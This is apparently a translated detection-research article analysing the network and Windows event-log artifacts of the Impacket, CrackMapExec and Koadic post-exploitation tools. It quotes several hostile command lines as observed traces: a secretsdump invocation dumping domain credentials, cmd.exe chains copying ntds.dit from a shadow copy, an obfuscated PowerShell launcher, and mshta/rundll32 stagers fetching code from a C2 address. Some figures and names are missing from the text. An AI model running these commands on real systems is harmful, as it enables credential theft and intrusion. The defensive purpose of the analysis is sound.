

Antalet attacker i företagssektorn ökar för varje år: till exempel jämfört med 2016, och under 2018 — , jämfört med föregående period. Inklusive de där operativsystemet Windows är det primära arbetsverktyget. Under 2017–2018 genomförde grupperingar som APT Dragonfly, APT28, attacker mot regerings- och militära organisationer i Europa, Nordamerika och Saudiarabien. De använde tre verktyg — , och . Deras källkod är öppen och tillgänglig på GitHub.
Det är värt att notera att dessa verktyg inte används för första intrång utan för att fortsätta attacken inom infrastrukturen. Angripare använder dem i olika stadier av attacken, efter att ha passerat perimetern. Detta, för att säga så, är svårt att upptäcka och ofta bara med hjälp av teknologier för eller verktyg som gör det möjligt att . Verktygen erbjuder många funktioner — från filöverföringar till interaktion med registret och exekvering av kommandon på en fjärrmaskin. Vi har genomfört en studie av dessa verktyg för att bestämma deras nätverksaktivitet.
Vad vi behövde göra:
- Förstå hur hackarverktygen fungerar. Ta reda på vad angriparna behöver för att exploatera och vilka teknologier de kan utnyttja.
- Hitta det som inte upptäckts av informationssäkerhetsmedel under de första stadierna av attacken. Rekognosceringsfasen kan bli förbisedd, antingen eftersom angriparen är en intern illojal aktör eller eftersom angriparen utnyttjar en brist i infrastrukturen som tidigare varit okänd. Det finns möjlighet att återställa hela kedjan av dess åtgärder, därav önskan att upptäcka vidare rörelser.
- Eliminera falska positiva från intrångsdetekteringssystem. Det är viktigt att komma ihåg att det kan förekomma vanliga misstag vid upptäckter av olika åtgärder baserat enbart på underrättelser. Det finns vanligtvis tillräckligt många sätt inom infrastrukturen som vid första ögonkastet ser legitima ut för att få viss information.
Vad får angriparna av dessa verktyg? Om det handlar om Impacket får angriparna ett stort bibliotek av moduler som kan användas vid olika stadier av attacken efter att perimeter har överskridits. Många verktyg använder Impacket-moduler internt – till exempel Metasploit. Den innehåller dcomexec och wmiexec för att fjärrköra kommandon, secretsdump för att hämta konton från minnet, som har lagts till från Impacket. Slutligen kommer korrekt upptäckte aktiviteter från ett sådant bibliotek också att upptäcka derivat.
Om CrackMapExec (eller bara CME) har skaparna inte av en slump skrivit "Powered by Impacket". Dessutom har CME inbyggd funktionalitet för vanliga scenarier: det innefattar Mimikatz för att hämta lösenord eller deras hash, och en injektion av Meterpreter eller Empire-agenten för fjärrkörning, samt Bloodhound ombord.
Det tredje verktyget vi valt är Koadic. Det är relativt nytt, presenterades vid den internationella hackerkonferensen DEFCON 25 2017 och kännetecknas av en okonventionell metod: att arbeta genom HTTP, JavaScript och Microsoft Visual Basic Script (VBS). Denna metod kallas living off the land: verktyget använder sig av en uppsättning beroenden och bibliotek som är inbyggda i Windows. Skaparna kallar det COM Command & Control, eller C3.
IMPACKET
Funktionaliteten hos Impacket är mycket omfattande, från insamling av information inom AD och datainsamling från interna MS SQL-servrar, till tekniker för att hämta autentiseringsuppgifter: det inkluderar SMB relay-attacker och att få filen ntds.dit från domänkontrollanten som innehåller användarens lösenordshashar. Impacket kan också fjärrköra kommandon med fyra olika metoder: via WMI, tjänsten för hantering av Windows-schemaläggaren, DCOM och SMB, och för detta kräver det autentiseringsuppgifter.
Secretsdump
Låt oss titta på secretsdump. Detta är en modul som kan rikta sig både mot användarmaskiner och domänkontroller. Med hjälp av denna kan man få kopior av minnesområdena LSA, SAM, SECURITY, NTDS.dit, vilket gör att den kan dyka upp i olika faser av en attack. Det första steget i modulens arbete är autentisering via SMB, för vilken antingen användarens lösenord eller dess hash är nödvändigt för att automatiskt genomföra en Pass the Hash-attack. Nästa steg är en begäran om att öppna åtkomst till Service Control Manager (SCM) och att få tillgång till registret via protokollet winreg, som angriparen kan använda för att få information om intressanta nycklar och få resultat genom SMB.
I figur 1 ser vi hur åtkomst till registret via LSA sker med hjälp av protokollet winreg. Detta görs med kommandot DCERPC med opcode 15 - OpenKey.

Figur 1. Öppning av en registernyckel via protokollet winreg
Därefter, när åtkomst till nyckeln har erhållits, sparas värden med kommandot SaveKey med opcode 20. Impacket gör detta på ett mycket specifikt sätt. Det sparar värdena i en fil vars namn är en sträng av 8 slumpmässiga tecken med tillägg av .tmp. Dessutom utförs den fortsatta exporten av denna fil via SMB från System32-katalogen (figur 2).

Figur 2. Schema för att hämta registernyckeln från en fjärrmaskin
Det visar sig att sådan aktivitet i nätverket kan upptäckas genom begärningar till specifika nycklar i registret via protokollet winreg, specifika namn, kommandon och deras ordning.
Denna modul lämnar även spår i Windows händelseloggen, vilket gör att den enkelt kan upptäckas. Till exempel, som ett resultat av körningen av kommandot
secretsdump.py -debug -system SYSTEM -sam SAM -ntds NTDS -security SECURITY -bootkey BOOTKEY -outputfile 1.txt -use-vss -exec-method mmcexec -user-status -dc-ip 192.168.202.100 -target-ip 192.168.202.100 contoso/Administrator:@DCi Windows Server 2016 ser vi följande viktiga sekvens av händelser:
1. 4624 - fjärrinloggning.
2. 5145 - kontroll av åtkomst till den fjärrservice via winreg.
3. 5145 - kontroll av åtkomst till filen i System32-katalogen. Filen har det slumpmässiga namnet som nämnts ovan.
4. 4688 - skapande av processen cmd.exe, som startar vssadmin:
“C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C vssadmin list shadows ^> %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.bat5. 4688 - skapande av processen med kommandot:
"C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C vssadmin create shadow /For=C: > %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.bat6. 4688 — skapande av process med kommandot:
"C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C copy ?GLOBALROOTDeviceHarddiskVolumeShadowCopy3WindowsNTDSntds.dit %SYSTEMROOT%TemprmumAfcn.tmp > %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.bat7. 4688 — skapande av process med kommandot:
"C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C vssadmin delete shadows /For=C: /Quiet > %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.batSmbexec
Som med många verktyg för post-exploitation har Impacket moduler för fjärrkommandokörning. Vi fokuserar på smbexec, som ger en interaktiv kommandotolk på den fjärranslutna maskinen. För denna modul krävs också autentisering via SMB, antingen med lösenord eller hash. I figur 3 ser vi ett exempel på hur ett sådant verktyg fungerar, i detta fall är det konsolen för den lokala administratören.

Fig. 3. Interaktiv smbexec-konsol
Det första steget i smbexec:s arbete efter autentisering är att öppna SCM med kommandot OpenSCManagerW (15). Begäran är anmärkningsvärd: i den har fältet MachineName värdet DUMMY.

Fig. 4. Begäran om att öppna Service Control Manager
Därefter skapas en tjänst med kommandot CreateServiceW (12). I fallet smbexec kan vi se samma logik varje gång vid uppbyggnaden av kommandot. I figur 5 markeras oföränderliga kommandoparametrar med grönt, och det som angriparen kan ändra med gult. Det är tydligt att namnet på den körbara filen, dess katalog och output-filen kan ändras, men att ändra det som återstår är mycket svårare utan att bryta logik i Impacket-modulen.

Fig. 5. Begäran om att skapa en tjänst via Service Control Manager
Smbexec lämnar också tydliga spår i Windows-loggen. I loggen för Windows Server 2016 ser vi följande viktiga händelseformulär för interaktiv kommandotolk med kommandot ipconfig:
1. 4697 — installation av tjänst på offret:
%COMSPEC% /Q /c echo cd > 127.0.0.1C$__output 2>&1 > %TEMP%execute.bat & %COMSPEC% /Q /c %TEMP%execute.bat & del %TEMP%execute.bat 2. 4688 — skapande av process cmd.exe med argumenten från punkt 1.
3. 5145 — kontroll av åtkomsträttigheter till filen __output i katalogen C$.
4. 4697 — installation av tjänst på offret.
%COMSPEC% /Q /c echo ipconfig > 127.0.0.1C$__output 2>&1 > %TEMP%execute.bat & %COMSPEC% /Q /c %TEMP%execute.bat & del %TEMP%execute.bat 5. 4688 — skapa cmd.exe-process med argument från punkt 4.
6. 5145 — kontroll av filbehörigheter för __output i katalogen C$.
Impacket utgör grunden för utveckling av verktyg för attacker. Det stöder nästan alla protokoll inom Windows-infrastrukturen och har sina egna karaktäristiska funktioner. Här finns både specifika winreg-frågor och användning av SCM API med typisk kommandogenomföring, samt filnamnsformat och SMB-delning SYSTEM32.
CRACKMAPEXEC
Verktyget CME är främst avsett att automatisera de rutinuppgifter som en angripare måste utföra för att avancera inom nätverket. Det möjliggör samarbete med de välkända Empire-agenten och Meterpreter. För att utföra kommandon hemligt kan CME obfuskera dem. Genom att använda Bloodhound (ett separat verktyg för underrättelseverksamhet) kan angriparen automatisera sökningen efter aktiva sessioner av domänadministratören.
Bloodhound
Bloodhound som ett fristående verktyg möjliggör avancerad underrättelseverksamhet inom nätverket. Det samlar in data om användare, maskiner, grupper, sessioner och levereras som ett skript i PowerShell eller en binär fil. För att samla in information används LDAP eller protokoll som är baserade på SMB. Integrationsmodulen CME möjliggör laddning av Bloodhound på målets maskin, körning och insamling av data efter fullföljd, vilket automatiserar åtgärder i systemet och gör dem mindre synliga. Bloodhound:s grafiska gränssnitt presenterar insamlade data i form av grafer, vilket möjliggör att hitta den kortaste vägen från angriparens maskin till domänadministratören.

Fig. 6. Bloodhound gränssnitt
För att köras på målets maskin skapar modulen en uppgift, med hjälp av ATSVC och SMB. ATSVC är gränssnittet för att arbeta med Windows uppgiftsschemaläggare. CME använder dess funktion NetrJobAdd (1) för att skapa uppgifter över nätverket. Ett exempel på vad CME-modulen skickar visas på fig. 7: detta är ett anrop av kommandot cmd.exe och obfuskad kod som argument i XML-format.

Fig. 7. Skapa uppgift via CME
Efter att uppgiften har skickats för utförande, startar målets maskin Bloodhound själv, och det kan ses i trafiken. Modulen kännetecknas av LDAP-frågor för att få standardgrupper, en lista över alla maskiner och användare i domänen, och för att hämta information om aktiva användarsessioner genom SRVSVC NetSessEnum-anrop.

Figur 8. Hämta en lista över aktiva sessioner via SMB
Dessutom inträffar en händelse med ID 4688 (process skapad) och processnamnet när Bloodhound körs på offrens maskin med aktiv granskning. «C:WindowsSystem32cmd.exe». Anmärkningsvärt här är kommandoradsargumenten:
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C " & ( $eNV:cOmSPEc[4,26,25]-JOiN'')( [chAR[]](91 , 78, 101, 101, 46, 83 , 101 , … , 40,41 )-jOIN'' ) "Enum_avproducts
Modulen enum_avproducts är mycket intressant ur ett funktionalitets- och implementeringsperspektiv. WMI tillåter helt enkelt att man med hjälp av WQL-frågor får tillgång till olika Windows-objekt, vilket den här CME-modulen använder. Den genererar frågor till klasserna AntiSpywareProduct och AntiVirusProduct om säkerhetsprogram som är installerade på offrens maskin. För att hämta nödvändiga data ansluter modulen till namnutrymmet rootSecurityCenter2, formulerar en WQL-fråga och får ett svar. Figur 9 visar innehållet i sådana frågor och svar. I vårt fall hittade vi Windows Defender.

Figur 9. Nätverksaktivitet för modulen enum_avproducts
Ofta kan WMI-granskning (Trace WMI-Activity), där man kan hitta användbar information om WQL-frågor, vara avstängd. Men om den är aktiverad, sparas en händelse med ID 11 vid körningen av skriptet enum_avproducts. Den kommer att innehålla användarnamnet som skickade förfrågan samt namnet i namnutrymmet rootSecurityCenter2.
Varje moduler av CME har sina egna artefakter, oavsett om det handlar om specifika WQL-frågor eller skapande av en viss typ av uppgift i aktivitetsplaneraren med förvrängning och typiska Bloodhound-aktiviteter i LDAP och SMB.
KOADIC
En särskiljande funktion hos Koadic är användningen av inbyggda JavaScript- och VBScript-tolkare i Windows. På detta sätt följer det trenden living off the land — det vill säga det har inga externa beroenden och använder standardverktyg i Windows. Det är ett verktyg för fullständig Command & Control (CnC) eftersom en 'implantat' installeras på maskinen efter infektion, vilket gör det möjligt att kontrollera den. Denna maskin kallas 'zombie' i Koadic-terminologi. Vid brist på behörigheter för fullständig funktionalitet på offrets sida kan Koadic höja dessa genom att använda UAC-bypass-tekniker.

Figur 10. Kommandotolken Koadic
Offretet måste själv initiera kommunikationen med Command & Control-servern. För detta behöver de använda en förberedd URI och hämta huvudkroppen av Koadic med hjälp av en av stagerna. Figur 11 visar ett exempel för stagern mshta.

Figur 11. Initiering av session med CnC-servern
Utifrån variabeln WS i svaret blir det tydligt att körningen sker via WScript.Shell, och variablerna STAGER, SESSIONKEY, JOBKEY, JOBKEYPATH, EXPIRE innehåller nyckelinformation om parametrarna för den aktuella sessionen. Detta är det första paret av förfrågan-svar i HTTP-anslutningen med CnC-servern. Efterföljande förfrågningar är direkt kopplade till funktionaliteten hos de anropade modulerna (implantat). Alla Koadic-moduler fungerar endast med en aktiv session med CnC.
Mimikatz
Precis som CME arbetar med Bloodhound, arbetar Koadic med Mimikatz som ett separat program och har flera sätt att köra den. Nedan visas ett par förfrågan-svar för att ladda ner implantatet Mimikatz.

Figur 12. Överföring av Mimikatz till Koadic
Det går att se hur formatet på URI:n har ändrats i förfrågan. Nu finns det ett värde för variabeln csrf, som svarar mot den valda modulen. Oroa dig inte för namnet; vi vet alla att CSRF vanligtvis betyder något annat. Som svar kom den huvudsakliga kroppen av Koadic, till vilken kod relaterad till Mimikatz lagts till. Den är tillräckligt stor, så vi ska titta på nyckelpunkterna. Framför oss finns ett base64-kodat bibliotek av Mimikatz, en serialiserad .NET-klass som ska injicera det, och argument för att köra Mimikatz. Resultatet av körningen skickas över nätverket i klartext.

Figur 13. Resultat av Mimikatz körning på en fjärrmaskin
Exec_cmd
I Koadic finns det också moduler som kan köra kommandon på distans. Här kommer vi att se samma metod för att generera URI och de välkända variablerna sid och csrf. För exec_cmd-modulen läggs kod till i kroppen som kan köra shell-kommandon. Nedan visas sådan kod som finns i HTTP-svaret från CnC-servern.

Figur 14. Kod för implantatet exec_cmd
Variabeln GAWTUUGCFI med den bekanta attributen WS krävs för att köra koden. Med den kan implantatet anropa shell, genom att bearbeta två kodvägar — shell.exec med återlämning av utdataflödet och shell.run utan återlämning.
Koadic är inte ett typiskt verktyg, men har sina artefakter genom vilka det kan hittas i legitim trafik:
- särskild utformning av HTTP-förfrågningar,
- användning av winHttpRequests API,
- skapelse av WScript.Shell-objektet via ActiveXObject,
- ett stort exekverbart block.
Den initiala anslutningen initierar en stegar, vilket gör det möjligt att upptäcka dess aktivitet genom Windows-händelser. För mshta är denna händelse 4688, som indikerar skapandet av en process med startattribut:
C:Windowssystem32mshta.exe http://192.168.211.1:9999/dXpT6Under körningen av Koadic kan man se ytterligare händelser 4688 med attribut som karaktäriserar det väl:
rundll32.exe http://192.168.241.1:9999/dXpT6?sid=1dbef04007a64fba83edb3f3928c9c6c; csrf=;......mshtml,RunHTMLApplication
rundll32.exe http://192.168.202.136:9999/dXpT6?sid=12e0bbf6e9e5405690e5ede8ed651100;csrf=18f93a28e0874f0d8d475d154bed1983;......mshtml,RunHTMLApplication
"C:Windowssystem32cmd.exe" /q /c chcp 437 & net session 1> C:Usersuser02AppDataLocalTemp6dc91b53-ddef-2357-4457-04a3c333db06.txt 2>&1
"C:Windowssystem32cmd.exe" /q /c chcp 437 & ipconfig 1> C:Usersuser02AppDataLocalTemp721d2d0a-890f-9549-96bd-875a495689b7.txt 2>&1
Slutsatser
Trenden att leva av landet blir allt mer populär bland illvilliga aktörer. De utnyttjar inbyggda verktyg och mekanismer i Windows för sina behov. Vi ser hur populära verktyg som Koadic, CrackMapExec och Impacket, som följer denna princip, allt oftare förekommer i APT-rapporter. Antalet forks på GitHub för dessa verktyg ökar också, och nya dyker upp (nu finns det redan omkring tusen). Trenden växer i popularitet på grund av sin enkelhet: angriparna behöver inga externa verktyg, de finns redan på offrens maskiner och hjälper till att kringgå säkerhetsåtgärder. Vi fokuserar på att studera nätverksinteraktion: varje verktyg som beskrivits ovan lämnar sina spår i nätverkstrafiken; en detaljerad analys av dessa har gjort det möjligt för oss att träna vår produkt de att upptäckas, vilket i slutändan hjälper till att utreda hela kedjan av cyberincidenter med deras involvering.
Författare:
- Anton Tyurin, chef för expertservice, PT Expert Security Center, Positive Technologies
- Egor Podmokov, expert, PT Expert Security Center, Positive Technologies
Källa: habr.com
